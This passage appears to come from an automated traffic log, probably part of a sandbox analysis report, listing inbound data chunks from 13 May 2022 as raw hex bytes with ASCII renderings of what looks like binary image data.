| 2022-05-13 13:53:17 UTC | 4791 | IN | Data Raw: 70 00 8e 00 22 70 c0 8f 3c 02 22 46 01 11 a6 18 85 4c 31 0b 08 63 7e ec 03 16 00 1b 0c 08 d7 00 86 c0 02 c0 02 c0 31 1c f0 01 13 80 91 a9 86 04 48 c0 04 48 a6 19 23 11 9e 00 18 8c f0 00 d4 a6 00 18 e1 88 6a 60 01 53 00 0c 46 00 1a 98 00 54 c0 02 c0 03 53 3c 31 08 0c 21 8f 4c 00 2a 60 01 53 00 0b 4e 78 62 15 30 0e 07 d3 80 07 03 00 12 0b 9e 14 8e 02 ed b6 fb 9b b6 09 6f 13 3b 1e 1a 41 38 ca d9 15 78 b3 6a e2 b5 b8 20 e5 f6 ce ec d2 76 7e 96 5e e7 86 83 8c 7f b8 a7 19 46 eb a5 bf 08 61 b3 fb 13 7f b7 34 7b 39 2a 05 72 15 c4 2e af 1b e6 6a fa 2c 8b 91 8d 75 b7 5c d8 c9 db b9 89 a3 7f 06 04 1f db 8e 9a e4 56 e0 ce 4b e2 b5 78 a0 72 98 d2 4c 60 8e 83 82 45 03 a2 80 d9 e0 63 47 55 b4 25 b3 cf 0b 98 97 22 35 1e 15 a7 86 3c cc b3 0d 49 ec 61 55 6d 38 3d 68 7b 8a<br>Data Ascii: p"p<"FL1c~1HH#j`SFTS<1!L*`SNxb0o;A8xj v~^Fa4{9*r.j,u\VKxrL`EcGU%"5<IaUm8=h{ |
| 2022-05-13 13:53:17 UTC | 4807 | IN | Data Raw: 91 00 d2 b9 f3 c7 6e 2a 34 ce 4c 97 4d 1c 32 dd ac 32 d6 42 4a 72 a1 e7 8f 57 6c a3 c9 df 0f 50 b5 f7 34 60 14 78 45 0f 31 c7 19 f9 0f b4 bf ee 57 60 df d7 62 ff 00 e2 50 bf bf 07 92 f9 8f cf 5c 8c 4d c6 f2 4b b9 4b 39 cb 96 3a f1 d7 6a 38 72 5d d9 81 71 c6 a6 03 a6 91 ea 15 c0 34 48 b2 d2 98 45 14 9c 51 04 74 e1 c9 23 53 0c 08 91 80 06 a6 01 0b 00 c6 c0 21 9b 0c 08 d3 0c 43 73 c0 03 53 00 0d 80 43 1c 00 36 18 0a 98 00 40 1c 00 58 90 3b 82 54 64 31 2d a2 d5 5b 1a 98 64 9a be dd b5 b6 bc be 48 6e 94 b4 6d 90 19 f1 3c f2 c7 36 7b 3a d6 51 d7 d3 d5 5a d0 cf 4d 93 fb 61 b6 5d 5c 01 0b 15 89 40 d4 17 89 fb f1 e2 2e b6 c9 1e eb e8 68 d9 ce 6f 9f da fd c2 c5 d9 f6 ea dc 46 33 d2 07 50 1f c7 1d d8 ba e4 fe 2d 0e 0c bd 03 5a d4 e5 af 3d b9 ba d8 10 2e 2d a4 42 7c<br>Data Ascii: n*4LM22BJrWlP4`xE1W`bP\MKK9:j8r]q4HEQt#S!CsSC6@X;Td1-[dHnm<6{:QZMa]\@.hoF3P-Z=.-B\| |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 4823 | IN | Data Raw: 00 2a 60 90 23 4c 31 0d 86 21 53 00 c6 a6 00 81 88 c0 48 d4 c0 03 d3 01 43 53 00 1f ff d2 f4 ac 7d 61 f1 a2 a6 00 15 30 00 b0 c4 35 30 86 3d 30 00 f8 00 7a e0 18 e0 e1 00 ab 86 21 0c 00 38 c0 31 60 01 e9 80 42 a6 10 0b 0c 62 c0 21 60 01 60 01 f0 00 c7 00 0b 00 0b 00 0b 00 0b 00 0d 80 05 80 05 80 06 38 04 2c 00 2c 30 16 18 0a 98 40 3e 00 1b 00 0f 84 02 c3 91 0f 4c 21 8b 00 0f 80 62 c0 22 40 d3 00 c5 5c 21 8e 0e 10 0f 5c 03 16 00 1f 00 0a b8 00 7a e0 1a 16 00 62 ae 01 0b 00 0a b8 40 3d 70 00 81 c0 32 75 c2 18 da b0 00 da 8e 01 48 f5 c0 31 c1 35 cb 08 66 ad bc e2 58 18 48 73 1 9 57 1c d6 50 ce ba da 51 94 dc 71 d2 72 32 3a a9 86 22 41 ce 10 e4 36 09 1e 82 87 3c 63 64 74 d6 cc e9 36 c4 8c f5 cc 7a 87 2c 70 5f b8 f4 71 f7 96 bd c5 bc 93 f6 a8 c3 13 b5 c4 95 b9<br>Data Ascii: *`#L1!SHCS}a050=0z!81`Bb!``8,,0@>L!b"@\!\zb@=p2uH15fXHsWPQqr2:"A6<cdt6z,p_q |
| 2022-05-13 13:53:17 UTC | 4831 | IN | Data Raw: 0c af a9 cd ff 00 41 9c 6a 8d 9d 7b 79 81 e6 31 d7 e6 a3 93 cb 39 ad f5 2c 6c 50 db 24 60 4b e2 31 df 85 da da 9c 19 f6 d5 41 ca 91 e1 8f 40 f2 88 d3 0c 0f ff d7 fa 85 ad 23 96 50 e8 80 d7 88 3e 18 e8 dc 73 6d 05 bf 4d 2a d1 db ae 90 38 01 e3 8d 28 fb 4c ee bb 0c fb 05 9c 23 34 bc 09 ca bc 71 ad e3 91 8d 27 99 65 ec b1 98 7e 9e 43 4d 58 54 4e 64 77 6a 21 9c 8c f0 76 dc a8 35 f3 c7 a8 ad 27 91 6a c1 4d 31 66 63 11 80 42 a6 00 15 30 00 da 70 08 7a 60 18 88 c0 21 a9 86 21 53 00 0f 4c 03 1a 99 e1 04 0f 4c 02 1a 98 60 36 00 15 30 00 a9 80 07 38 06 2e 38 00 54 c0 21 e9 84 31 61 80 a9 80 07 c2 01 88 c3 01 0c 02 15 29 80 62 c0 21 53 00 0b 00 0f 4c 00 2a 60 01 53 00 c7 a6 00 1e 98 00 58 40 2a 60 01 a9 86 21 11 80 06 a6 00 1e 98 00 54 c0 31 11 84 02 03 00 12 c0 31<br>Data Ascii: Aj{y19,lP$`K1A@#P>smM*8(L#4q'e~CMXTNdwj!v5'jM1fcB0pz`!!SLL`608.8T!1a)b!SL*`SX@*`!T11 |
| 2022-05-13 13:53:17 UTC | 4847 | IN | Data Raw: fd fc b9 62 60 72 30 98 1e 34 fb 30 40 49 2e e0 3c b0 80 b4 11 4a 0c 22 c4 a4 f0 af ed c2 11 6a b1 03 12 50 8c 84 1c 10 29 10 9d 40 cc e0 81 c8 ff 00 50 ae 33 cc 60 da 39 1c 4d ab 33 96 08 09 2d 0d 5c 4c 14 48 38 23 2e 18 42 11 24 66 38 e0 11 d0 6d 7e f5 bf db d1 61 99 52 68 54 fa 5b 23 ff 00 36 30 b6 14 f8 1d 34 cc d1 da 5b ff 00 72 f6 39 65 46 9a da 58 87 32 28 c0 7d 98 e2 7d 3d d7 33 b9 75 35 6f 54 76 bb 55 ff 00 b6 bd c0 a5 ac dd 19 ce 5a 49 a3 0f f4 9c 71 5b 7d 38 9d b4 74 bf 03 a2 b1 b7 8b 6e 84 44 8d a5 06 79 e3 9a cd d9 c9 d3 55 0a 07 ba 8a 1d ce 23 1c 94 74 e7 5c 15 6e ac 2c 95 b4 67 3f 37 b5 6c 1e 4a a1 2a 8b e0 78 e3 ad 67 b1 ca fa 7a b2 98 fd b6 2d a5 32 ab 52 3a e4 07 1a 61 bc d2 a0 95 85 55 c9 a8 5e 24 14 53 46 1c b1 8e a7 44 a1 fe a5 95 35<br>Data Ascii: b`r040@I.<J"jP)@P3`9M3-\LH8#.B$f8m~aRhT[#604[r9eFX2{}}=3u5oTvUZIq[}8tnDyU#t\n,g?7lJ*xgz-2R:aU^$SFD5 |
| 2022-05-13 13:53:17 UTC | 4863 | IN | Data Raw: 15 00 e9 08 e4 af 3d ed ee cd ca f9 cb 77 d6 46 22 b4 d4 00 5a d4 52 9d 34 18 e8 94 d4 c9 82 ac b8 83 b3 4f ee a7 b8 b6 e9 60 5b c6 12 44 19 35 30 4f 58 ad 08 a0 15 0c 70 a9 7d c6 8e 8d 70 09 f7 b7 f7 5f 71 69 4c 5b 22 3a db 21 04 ba 83 53 fc c6 9c 8f ca 3e dc 4b be e7 09 c0 a1 f3 38 4b 0f ee 66 ff 00 16 eb fd 4e 3e ec 87 50 66 5a b1 46 fc 4a 47 0a 53 1b ed 4b 56 c5 0c f5 49 3f bc f1 aa c9 32 da 93 08 d2 50 b1 2b 50 78 ea af ec c6 1e 6e b1 03 da e0 e3 f6 7f ee c4 96 9b ed de e0 90 55 2f 9e 33 32 8a 90 3b 6b a7 a0 f8 e9 c6 ae d6 e2 c4 b5 3d 9e c7 dd f6 17 f6 e2 e2 15 90 8a 02 c3 46 6b 5f 1c f1 8b ea 28 b8 b3 ae 98 2f 75 29 04 a7 b8 f6 e6 a6 a9 42 55 43 0d 44 70 3f 0a e7 8b 59 aa f9 99 df 15 a9 c5 1e 7d ee 4f ef 45 be c7 bc 7d 04 36 fd db 74 20 3b 16 a3 35<br>Data Ascii: =wF"ZR4O`[D50OXp}p_qiL[":!S>K8KfN>PfZFJGSKVI?2P+PxnU/32;k=Fk_(/u)BUCDp?Y}OE}6t ;5 |
| 2022-05-13 13:53:17 UTC | 4870 | IN | Data Raw: 2a 51 2b ef 7e 43 64 8d f4 ea d2 04 1d 64 72 1c 38 f2 c2 a7 46 ed c4 99 81 ed fd d4 2e ed 96 62 cc 22 ae 6d db 2e 7c 94 e8 05 b1 bf f6 d0 ce ba 35 12 01 bb 7b b9 2d 84 57 0a 8b 72 91 90 54 cb 19 50 1a a7 e5 6d 3e 15 e1 8d 6b d3 4e 9c 02 f9 a0 d9 bc f7 46 f9 bf da da 5e ed 91 1b 64 62 51 bb 70 b3 a1 20 fa ce 90 ff 00 f2 e3 8d 61 a6 36 d5 b5 f6 9b f9 8e c9 34 7a ab 5b d9 cb 60 92 dd c6 93 c7 db 06 46 30 d1 75 01 d5 d2 e3 a7 3f 1c 78 4d b4 f4 3a 9a 93 26 fb da 3e d9 ba 91 63 9f 6b b7 76 70 48 3d b0 be 9a 57 35 a7 8e 36 af 51 91 70 b3 39 dd 2a f8 a3 02 e7 d8 be cf 45 17 d1 ed dd b7 8e 75 40 52 47 5a 30 90 47 5c 8f 8f 96 3a 57 57 97 86 e3 35 8e bd 81 b0 ed 56 76 9b a4 b6 ed 75 33 09 22 47 0d 33 2b 69 25 d9 34 29 1a 78 fe fc 64 f2 37 5e 0b d8 4d a8 8c 99 a7 bd<br>Data Ascii: *Q+~Cddr8F.b"m.\|5{-WrTPm>kNF^dbQp a64z[`F0u?xM:&>ckvpH=W56Qp9*Eu@RGZ0G\:WW5Vvu 3"G3+i%4)xd7^M |
| 2022-05-13 13:53:17 UTC | 4886 | IN | Data Raw: 72 ea 86 b3 47 20 29 7f b6 d7 99 76 2f 87 41 aa d5 48 a1 fb 0e 34 5f e5 ab ce a5 f9 eb b0 cf 6f ed ee ff 00 6f a9 a2 ba 8d c9 04 0c ca 9c f1 d4 bf ca 62 7c 53 13 ca 98 1d 97 b2 7d cf 66 b3 40 55 4c 72 d0 12 b2 0a e5 cc 57 9e 3a 2d fe 43 05 a1 cf 0e e2 96 44 6a 2f b3 37 9b 48 f4 40 75 82 ba 6a d2 00 c3 51 ea 39 70 c7 3f ff 00 90 c4 f8 fd c6 ab 25 4d 48 3f b7 8f 6e 85 e1 99 4d c3 81 a9 98 b6 54 e4 a4 72 f8 e3 9a df e4 ab 6e 2b 41 f9 95 0d 6d 8f 79 da 56 26 db 1e 07 94 0d 2f ae b4 a7 da 3e fc 62 ba ac 57 9d f2 35 7a 96 5b ec db ac f2 f7 ee 12 04 98 e4 5d 24 39 7c 01 14 c5 3e a7 1a 50 9b f7 02 bd 7b 42 6d 36 3d d6 d9 ea d7 2b 2a d3 81 62 3f 83 61 3e ab 1b e4 3d e8 e7 f7 8b 9f 75 6d b2 3b 4c 5d e1 76 d2 3b 15 35 07 c7 8f d9 8f 43 0d b0 dd 69 f6 94 ac 9f 33 0b<br>Data Ascii: rG )v/AH4_oob\|S}f@ULrW:-CDj/7H@ujQ9p?%MH?nMTrn+AmyV&/>bW5z[]$9\|>P{Bm6=+*b?a>=um;L]v;5Ci3 |
| 2022-05-13 13:53:17 UTC | 4902 | IN | Data Raw: 7a 48 a8 fb ce 32 b6 35 57 0d 98 5b 02 40 b7 1e e4 bc b5 3a 5e ce 43 4f c2 6a 3e f1 86 b1 27 cd 19 f9 06 ae d3 7c 9b a2 16 b8 4e c9 a8 06 a7 c7 ec c6 19 2b b7 80 de 18 0c 36 fb 6b 39 57 9f b6 47 32 ad 4f be 98 84 d8 2c 2d 90 16 b6 8f 37 d3 43 77 11 62 2b 52 d4 1f 7e 2a 1c 4c 12 f0 04 ff 00 42 9d 53 b8 b3 db 94 1c 6b 3a 2f fe e2 30 93 17 90 fb 8c 4f ea 56 eb ff 00 cd 18 e2 3f dc 19 91 91 a7 db 8b 75 67 3b ac 16 34 e4 9c a4 8e b4 07 36 5e 07 87 13 89 91 6d 66 92 6c 1b dc 89 dd 4b 29 5e 3f c4 88 48 f1 e2 b5 c5 a8 66 cb 0d 9f 20 6b 8b 59 ac a1 ef ee 10 cd 04 5c 35 b2 95 1f b4 60 89 e0 4b c5 65 c5 19 70 ee d6 37 44 c7 6f 77 0f 70 9a 25 6a 0f 1e 60 fd d8 6f 15 97 14 55 71 f6 a3 4a ff 00 6f de 6c 50 ff 00 db 19 1b 97 23 e7 d2 48 fd f8 ca b0 f8 b8 35 ae 24 de ba<br>Data Ascii: zH25W[@:^COj>'\|N+6k9WG2O,-7Cwb+R~*LBSk:/0OV?ug;46^mflK)^?Hf kY\5`Kep7Dowp%j`oUqJolP#H5$ |
| 2022-05-13 13:53:17 UTC | 4910 | IN | Data Raw: 79 8f b4 7b 50 cd 61 64 e7 38 50 d7 cb 0b cc 7d a1 b1 76 10 fe 9d b7 8c cc 0a 0f 95 70 fc d7 da 1b 2b d8 56 76 9d b1 b3 30 e7 e4 5b fc f1 a2 ca fb 45 e5 d7 b0 a5 f6 5d ad c5 0c 64 83 c8 b1 c3 f3 ad da 1e 5d 4b 23 d9 b6 f5 ff 00 6c 15 a7 85 3f cb 07 9a d8 fc aa 8d 26 d7 00 25 91 c8 25 4a 8a 8a 8f 8e 2d 66 68 3c a4 56 36 f9 23 40 aa c0 d0 66 78 62 de 69 d4 cd e1 21 f4 52 73 20 fd b8 5e 62 23 ca 63 1b 47 4f 4a d7 ed c3 f3 10 bc b6 56 62 94 67 d9 3f 7d 70 6f 44 ec 65 7a 73 ea 42 0f c0 e2 5b 21 d5 92 a2 9e 19 62 19 24 4c 4b cd a8 31 20 44 84 e4 6b 87 02 16 85 3e 67 0c 08 49 12 91 cc 1f 2c 50 8c cf e9 7a 66 32 99 25 35 e2 0b e5 fb b1 a3 be 90 30 c4 55 8d 68 b5 fb 49 38 c8 91 c3 b0 61 5c b8 e2 a0 65 81 d8 fc 30 a0 63 80 4e 01 1f ff d3 f9 a6 c3 dc 6c f2 c8 2e ea<br>Data Ascii: y{Pad8P}vp+Vv0[E]d]K#l?&%%J-fh<V6#@fxbi!Rs ^b#cGOJVbg?}poDezsB[!b$LK1 Dk>gI,Pzf2%50UhI8a \e0cNl. |
| 2022-05-13 13:53:17 UTC | 4926 | IN | Data Raw: e5 69 b5 69 60 81 89 e9 20 71 14 1f 2f a6 b8 f9 c7 fe 61 3b 27 0f c3 a1 16 ea d5 94 41 c6 9f 69 47 0c f2 49 34 f6 d2 b8 d3 18 20 c8 bc 72 1f 26 79 9a 65 8f ac af 5b e1 98 d3 8f 15 fb 4c 2d 62 d1 fd a6 de a3 0c 96 f2 5b c7 11 e0 01 72 3f f6 e3 ca 7f ff 00 71 e1 7f 2d be cf da 61 e6 00 5a ff 00 67 7d c3 b7 4d df 33 db b5 18 36 91 a8 93 9f 0a 15 c4 64 ff 00 3f 8a d5 8d b6 53 ea fd a5 3c 92 03 bc dd de 7d 5b c7 69 32 a0 42 41 4e e5 1b 51 c8 fe 6e 26 94 18 cf 05 2b b5 3b 29 9e e3 96 0c 4b dd c4 da 5d c7 17 79 9d 94 75 bc 84 80 a6 bc 97 8e 3d 0c 78 b7 55 b8 8e c4 86 a4 be e6 fa e1 0b fd 6e b6 89 74 b3 3c 6c 06 6d 4a 6a 6f bb 2c 45 71 a7 1b 62 7b 19 4e 59 65 a6 e2 b1 c2 1a 00 c8 ca 6a 8e 2a 4b 1a f0 f3 38 59 31 ce 8f da 4c 1b 17 a7 7a 48 a0 bb 2a 49 cc 00 4d 01<br>Data Ascii: ii` q/a;'AiGI4 r&ye[L-b[r?q-aZg}M36d?S<}[i2BANQn&+;)K]yu=xUnt<lmJjo,Eqb{NYej*K8Y1LzH*IM |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 4942 | IN | Data Raw: a7 48 4b ea b1 9b 4b 89 ad 6f 1a 98 ca ca d4 07 2c c9 39 53 3f 86 38 ac f5 d0 de 91 06 50 f6 ed b4 1b 8a de 42 d2 b9 61 42 15 80 4a 0c c7 3a e5 f9 71 d9 fd cd ad 4d ae 3f e4 2f 2d 72 27 bb 7b 71 77 a8 7b 13 4a e9 11 22 aa 94 50 48 35 cc f1 38 9c 3d 57 94 e5 24 df 78 6c 31 37 ff 00 68 5b df 5b 20 96 ea e6 46 84 fa 51 81 2c 68 32 3e 5c f1 e8 74 dd 6b a5 9c 56 ab 77 69 95 92 45 c7 63 b2 da fb 72 c5 14 d7 0e 73 0a c3 25 af a8 90 29 9e 55 d2 71 1f dc 5b 24 a6 d5 41 f7 14 ef 9e ce 1b b0 81 2c 6f 0d 9a 44 dd c1 12 47 51 a8 f3 26 a1 ab 8b e9 fa ef 2a 5d eb be 7c 3b 9b f4 45 c2 3a 6d bf 61 b5 b0 71 72 83 55 d1 1d 72 70 d4 4f 13 4f 3c 79 59 7a 9b 64 5b 5f c3 d9 d8 6f 0a 0d 13 0a 76 fa 94 16 3c 6b 9f dd 8e 5d ce 4c e0 09 8d dc 73 28 85 40 87 3d 4c 5b 33 f0 03 1b ad<br>Data Ascii: HKKo,9S?8PBaBJ:qM?/-r'{qw{J"PH58=W$xl17h[[ FQ,h2>\tkVwiEcrs%)Uq[$A,oDGQ&*]\|;E:maqrUrpOO< yYzd[_ov<k]Ls(@=L[3 |
| 2022-05-13 13:53:17 UTC | 4950 | IN | Data Raw: 8e e3 50 b6 5c 3e 23 1b 78 55 f7 35 fc a0 ad a0 5f d2 4f 3d b8 8a e2 56 90 64 49 0d a4 31 1f 0e 5e 58 c3 7a ad a5 28 fb 4d 34 7a 03 db ec df 47 33 cd 19 6e b1 4a 12 69 8d 6d 9f 7a 87 c8 16 38 2f 8e c2 dc b9 26 2d 26 83 33 51 5f 2c b1 9b c8 e3 89 50 5e 16 1b 54 36 d6 f4 5c 8d 14 70 cf 8f 9f 1c 67 ad 9e e6 12 64 d9 3d e4 6b 2a 5d b3 48 ba 99 86 98 f4 e5 f8 73 fd f8 ec c8 aa e1 d7 4f 6f da 73 c3 09 db 66 93 70 81 25 68 5e 03 4a 80 d9 71 ff 00 19 e3 2c b5 54 71 2a c0 90 5c b7 c2 d9 c4 72 12 c4 fe 11 97 df 8c 56 3d ca 51 aa b4 14 6e 3b 49 dc d4 34 72 b4 24 90 43 2a e7 51 98 ad 71 a6 2c de 5f 15 b8 d9 d7 71 76 df b3 cf 65 29 73 73 24 ab a6 81 5e 87 ed af 1c 46 4c ca ea 36 a5 ea 2e b8 e3 50 b8 84 aa ad de 2a 5c 92 40 5f c3 cb ed c6 36 8e 45 08 87 90 a8 50 29 f3<br>Data Ascii: P\>#xU5_O=VdI1^Xz(M4zG3nJimz8/&-&3Q_,P^T6\pgd=k*]HsOosfp%h^Jq,Tq*\rV=Qn;I4r$C*Qq,_qve)ss $^FL6.P*\@_6EP) |
| 2022-05-13 13:53:17 UTC | 4966 | IN | Data Raw: 4a c5 9a bb 83 a5 7a 6a 68 33 ad 72 c6 69 4e bd 84 da d2 64 5f 6d 92 5e 2c d6 d7 65 e4 82 58 c4 5a 01 55 cb 3c f2 cc 1c f1 d7 8f 2a a4 5a b0 9a 7b a7 56 73 ed 6c ba ca cc d8 59 ad a4 48 18 28 0a a9 2b 06 34 1e 19 72 c4 64 be fb 6e 7e fa a3 65 46 91 9b b4 cb b9 c5 33 1b f3 0c 48 ee 69 a1 96 a3 e5 58 f2 ca 94 f2 19 9a 67 8e ac d5 c6 d7 82 5e 9c d3 fe a2 12 68 de 7b bc f4 32 90 07 3a 71 03 1e 72 a7 30 b5 88 47 3a 2b ea 56 d5 52 2a b4 15 a7 2c f1 4e ae 0c d1 5d c5 db c5 1b 34 0b 57 e2 aa 5c d0 f8 d4 f0 1f b7 15 5a 26 f5 fb 8b 6c c6 f6 d4 fb ab db 1b 6d e8 00 e4 b1 57 57 5e a5 24 90 32 cc 1f 2c 77 75 75 c6 ad bb 17 ba 1f 12 2b d8 74 11 bc 69 58 a3 51 a7 55 0f 01 f7 0a 67 8f 35 a6 f5 66 b5 2b b9 91 21 84 81 09 91 86 61 00 51 5c fc 3a 46 58 aa 26 df 18 ef d4 6d<br>Data Ascii: Jzjh3riNd_m^,eXZU<*Z{VslYH(+4rdn~eF3HiXg^h{2:qr0G:+VR*,N]4W\Z&lmWW^$2,wuu+tiXQUg5f+!aQ\:FX&m |
| 2022-05-13 13:53:17 UTC | 4982 | IN | Data Raw: 8f fd b6 52 28 64 ad 08 a7 1c b0 a1 1a 20 0f 71 6d b1 5c 59 7d 2d f4 f2 34 d2 35 7b de 14 f9 44 7c 4f e1 e3 c7 ab 1e ae 1b 46 a6 89 9e 79 7d ec dd fe d4 bc d3 a0 10 84 d6 19 bd 4d c9 7a 45 5b 51 3c 31 ea d7 25 5a 19 8d 16 e5 a9 43 b0 22 6a e6 49 e3 fc 6b 5c 3b 63 82 4f 45 da b7 18 2f ac fb d0 74 02 b9 90 29 56 02 94 35 e3 4c 7c be 7c 6e b7 87 db f6 10 ce 1f 7d 74 8e e6 3b a7 65 11 13 a6 80 75 02 28 4f c7 1e f7 4e 9b ab aa e2 52 01 df 67 ed 2a b2 4d a8 38 cc 0c b2 e5 5c 74 74 f5 9e 2b 80 d2 93 ff d4 e5 56 ea c2 e8 46 1e 31 de 6a 1a 32 12 45 41 e3 c8 70 c7 e0 ee 97 ac c3 d3 d6 78 ee c4 45 d4 cb 73 24 4f 6e 59 32 d3 46 c8 65 98 35 c3 d8 b6 a6 9f d8 34 cc dd ca c7 77 bc bb 8d ec ee 23 8a da 33 57 8c e6 49 a6 4a 39 52 b9 e3 ab 16 4c 74 ab 56 4d d9 f0 b1 0d 8d<br>Data Ascii: R(d qm\Y}-45{D\|OFy}MzE[Q<1%ZC"jIk\;cOE/t)V5L\|\|n}t;eu(ONRg*M8\tt+VF1j2EApxEs$OnY2Fe54w#3W lJ9RLtVM |
| 2022-05-13 13:53:17 UTC | 4990 | IN | Data Raw: ea d0 01 39 00 70 5d d5 57 47 ea 5c fb 24 b5 50 d3 0b 5a 28 61 ea 5a e9 51 5d 35 f3 03 2f 85 06 30 dd b8 d1 d4 8d b6 e7 79 2c 67 eb 07 ea 92 42 f6 c1 2c 72 f3 cb 33 87 6c 55 4f c3 c3 bf 81 9e d2 8b 3d d6 e4 c6 60 ba 01 66 4a 39 42 4d 51 75 7c dc b2 1e 9f 1c 69 7c 35 99 af 07 a4 fd 4e 39 0a 0b 25 6b db eb 98 ae ed 27 66 b7 44 65 35 1d 34 3c 8d 73 d5 f7 e2 52 ad 2a eb 65 e2 91 31 43 24 d2 5c 1e fa ea af a5 8b 06 cc 71 01 69 96 0b 24 96 9f b0 80 7d c2 0b 1d c5 fe 92 f6 36 76 75 a9 a8 e9 14 39 02 c3 9f 3c b1 a6 2b 5f 1f 8a 8e 23 de 54 04 41 1d bd ad 98 fa 56 0f 0c 64 0a 33 d2 94 34 26 a7 f0 8c 65 67 6b 5b c5 c5 f7 09 a1 86 e1 3d c7 72 58 e3 05 54 74 3d 75 06 fe 5c 3f 29 56 13 7e b5 c2 08 68 cb 6b df 72 22 8a da c6 54 01 56 d6 09 62 5b 86 79 53 ff 00 6e 3b 36<br>Data Ascii: 9p]WG\$PZ(aZQ]5/0y,gB,r3lUO=`fJ9BMQu\|i\|5N9%k'fDe54<sR*e1C$\qi$}6vu9<+_#TAVd34&egk[=rXTt= u\?)V~hkr"TVb[ySn;6 |
| 2022-05-13 13:53:17 UTC | 5006 | IN | Data Raw: 62 ac ad 15 aa e7 c4 97 1c 8c 0b 2b f8 7d c3 ff 00 77 b7 dd 36 94 a2 3a ea a1 42 09 19 1f c5 ab 9f ef 18 f4 72 63 78 3c 37 af 1d 57 e6 21 23 56 79 62 d5 1c 77 11 ea 56 ad 58 f5 0d 3c 3d 43 a7 51 6d 3f 1c 72 55 3d 5a 7f c7 f8 17 05 e4 bd c4 8a f6 d2 d6 35 c8 05 a7 da 0f 86 33 f8 57 89 17 05 eb b7 a4 6c aa 8c 5a a0 81 fa 8c 49 af e2 cf 3f 89 c6 6f 23 7c 7e e5 f6 16 b5 2e 78 d2 d4 69 94 ac 55 19 6a 39 1a 78 d7 c3 10 9b b7 0d 46 d4 15 47 f5 87 49 25 18 f0 04 0a d2 9c 34 82 34 d3 14 f6 f7 90 91 29 22 53 1e 97 22 59 06 63 41 a1 24 70 04 ae 90 05 70 93 d7 4f 0f af f7 9a 01 ed b6 97 57 71 24 9b 94 3d ab 98 c6 92 0b 92 3f 98 2a 9d 14 3f 7e 37 cb 7a d5 b5 47 35 7d df 67 d4 34 a4 d2 82 0a 75 40 e4 00 4e af 55 2b f9 41 3f c3 1c b6 b7 6f e0 52 a9 03 6d a9 4a 48 0d 33<br>Data Ascii: b+}w6:Brcx<7W!#VybwVX<=CQm?rU=Z53WlZI?o#\|~.xiUj9xFGI%44)"S"YcA$ppOWq$=?*?~7zG5 }g4u@NU+A?oRmJH3 |
| 2022-05-13 13:53:17 UTC | 5022 | IN | Data Raw: 23 99 95 4f 30 2a c7 30 0f a6 94 c6 8b ac c8 df 2b 7e aa a9 f4 ed 22 58 6c 31 08 6d d5 23 92 4b 7b 74 4e 26 ba f3 a6 4d 50 d4 ff 00 a8 71 c7 3d 9c da 5a 56 b4 ff 00 29 92 0a 6b 14 95 14 c5 77 2c 74 15 0c ac 3a bc 09 af 1f b1 a9 8c 96 46 9e b5 4f f0 35 70 2b 48 2f e1 0e 93 49 de 89 8f 49 06 8c 07 83 1e 79 79 e0 bd a8 e2 16 d7 f6 19 e8 49 42 4c 69 76 84 00 75 0d 47 89 5a 7a 47 80 f1 c2 72 be 16 39 82 7f 4f 01 7d 50 68 0e d4 d4 52 84 f4 9c ab cf 2c 4e e7 1a cf b4 87 a9 93 79 6f 3e e5 38 8a 09 04 45 4e ad 55 1a 95 49 a2 35 08 cf 8f 8e 3b 69 65 8d 4b 53 f8 fd 48 49 0f 25 96 df 64 63 86 f5 93 ea 91 49 92 61 d2 49 1c 39 93 f3 70 3c 9b 86 12 c9 7b cb ac ed 7c 2b e9 ea 18 2c 5b b4 c7 75 6b 2f a2 7f a3 41 41 26 7a 28 08 00 05 a1 f5 1f 86 7c 31 b3 c2 bc bd db 96 ef<br>Data Ascii: #O0*0+~"Xl1m#K{tN&MPq=ZV)kw,t:FO5p+H/IIyyIBLivuGZzGr9O}PhR,Nyo>8ENUI5;ieKSHI%dcIaI9p<{\|+, [uk/AA&z(\|1 |
| 2022-05-13 13:53:17 UTC | 5029 | IN | Data Raw: f1 b0 45 2a e7 40 34 a8 a9 00 54 a1 c8 72 af 8e 3a 7f bb 75 4e b8 3e 07 af 0f 17 a3 2a 5a d1 07 6d 4d b3 5c 6e d7 0c 24 56 9a d9 09 72 cd 4a 16 f5 b7 c1 59 40 e1 d3 c7 1c f9 96 5a e3 5a 69 67 a7 fc 7d 39 86 a6 b7 d1 ed d3 dd 2c 37 4c 86 73 53 1a c6 ee 40 e6 6b 9e 9f f8 e3 8f 7d eb 59 ac c7 cd 29 7f 11 a9 0b be 91 f4 3c b1 c9 12 49 db 34 76 6d 3a 79 0a f8 28 6e 58 c3 1a 52 93 4f 8f 0e d0 dc cc cb 1b 79 ad 89 37 01 8d cd 08 75 d5 d1 a4 d2 ba 87 0e 1c f1 d7 92 ca df 0f c3 cb 4f 14 89 b3 51 f7 0e d4 42 4a aa 42 a4 16 7d 43 85 28 7c 08 f1 c7 22 c5 2e 38 be c0 52 63 ef 7b d5 8e c5 20 de a5 49 a4 77 aa 2a a9 62 84 1e 23 f0 e9 f0 e1 5f db 8f 43 a5 c5 93 27 ff 00 3a b5 58 d6 74 dc 74 63 76 9d 0d 3b 3d f2 0b b4 06 aa 92 81 d7 18 24 d2 bc 0e 5d 3a 79 7c 71 8e 55 91<br>Data Ascii: E*@4Tr:uN>*ZmM\n$VrJY@ZZig}9,7LsS@k}Y)<I4vm:y(nXROy7uOQBJB}C(\|".8Rc{ Iw*b#_C':Xttcv;=$]:y\|qU |
| 2022-05-13 13:53:17 UTC | 5045 | IN | Data Raw: 65 d1 42 da 75 2f 06 14 ff 00 8e 3c f7 91 dd 2a a5 55 cf 9c f0 9d 4a 90 4f 73 6f 30 ed 36 c2 55 1a e0 4a ea 55 1a b5 70 50 08 3e ae 3e 35 c6 fd 26 07 96 d1 cf d1 fb 01 29 0c b7 dd 9e ea c1 27 b5 43 2c 52 10 c0 c6 00 d0 0a d3 43 0e 26 80 f8 63 0b 61 55 bb 56 d1 af ab 9f e6 22 11 42 dc 5d af 74 cc 35 82 68 b1 83 4c e9 a7 e1 a4 f8 1f 9b 56 34 75 ab 88 fe af b4 a7 52 bb 9d 8f fa cc 0b 3c 73 b7 6a 41 43 1e b2 54 7c a5 0d 32 af f2 e2 ab d4 79 4e 1a d5 73 8f 6e e2 d2 1a 5d 82 d9 63 30 c8 15 12 30 34 22 9a 01 41 c4 9f 3a 60 5d 4d a6 56 b3 c5 89 b2 a6 63 b4 5b 95 b4 